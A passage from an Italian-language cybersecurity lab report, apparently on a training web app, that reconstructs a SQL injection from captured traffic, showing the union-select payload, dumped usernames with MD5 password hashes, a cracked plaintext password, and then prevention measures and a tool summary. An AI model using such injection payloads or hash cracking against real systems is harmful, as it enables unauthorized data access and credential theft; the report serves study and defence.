Consente di ottenere un output più mirato con i nomi delle colonne appartenenti alla tabella `users`, riducendo il numero di risultati rispetto all'enumerazione di tutte le tabelle o di tutte le colonne del database.

Quale utente ha l'hash `8d3533d75ae2c3966d7e0d4fcc69216b`?

L'hash è associato all'utente 1337.

```

</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union se
lect user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First nam
e: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<
br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d
75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e
9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

```

14 - Sopra: risposta HTTP con utenti e hash delle password; l'hash indicato è associato all'utente 1337.

Qual è la password in chiaro?

CrackStation riconosce l'hash come MD5 e restituisce la password in chiaro "charley".

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b

☐ I'm not a robot

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hashes: 1	Cracked: 1	Partial: 0	Not found: 0	Invalid: 0
Hash	Type	Result		
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley		

Color Codes: Green: Exact match, Yellow: Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red: Not found.

15 - Sopra: verifica dell'hash tramite CrackStation; il risultato in chiaro è "charley".

Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

Il rischio non deriva da SQL in sé, ma dalla costruzione non sicura delle query con input controllabile dall'utente. Una SQL Injection può consentire lettura o modifica di dati, bypass di controlli applicativi e, nei casi più gravi, compromissione del database.

Quali sono due metodi per prevenire gli attacchi SQL Injection?

Due misure fondamentali sono utilizzare query parametrizzate/prepared statements, evitando di concatenare direttamente l'input nelle query SQL, e validare/limitare gli input lato applicazione. Come difese aggiuntive sono utili il principio del minimo privilegio per l'account del database e un Web Application Firewall.

6. Conclusioni

Le attività hanno permesso di utilizzare strumenti diversi con finalità complementari. PowerShell è stato impiegato per gestione e diagnostica del sistema; Nmap per l'esplorazione della rete; Wireshark per ricostruire una sequenza di SQL Injection; ANY.RUN per osservare dinamicamente il comportamento di un campione sospetto. L'analisi ANY.RUN evidenzia un campione classificato come malevolo, caratterizzato da system discovery, esecuzione di comandi, disabilitazione di trace log, attività di rete sospetta e offuscamento del codice .NET. L'insieme di questi elementi mostra come una sandbox consenta di ricostruire la catena di esecuzione e individuare tecniche orientate sia alla raccolta di informazioni sia alla riduzione della tracciabilità.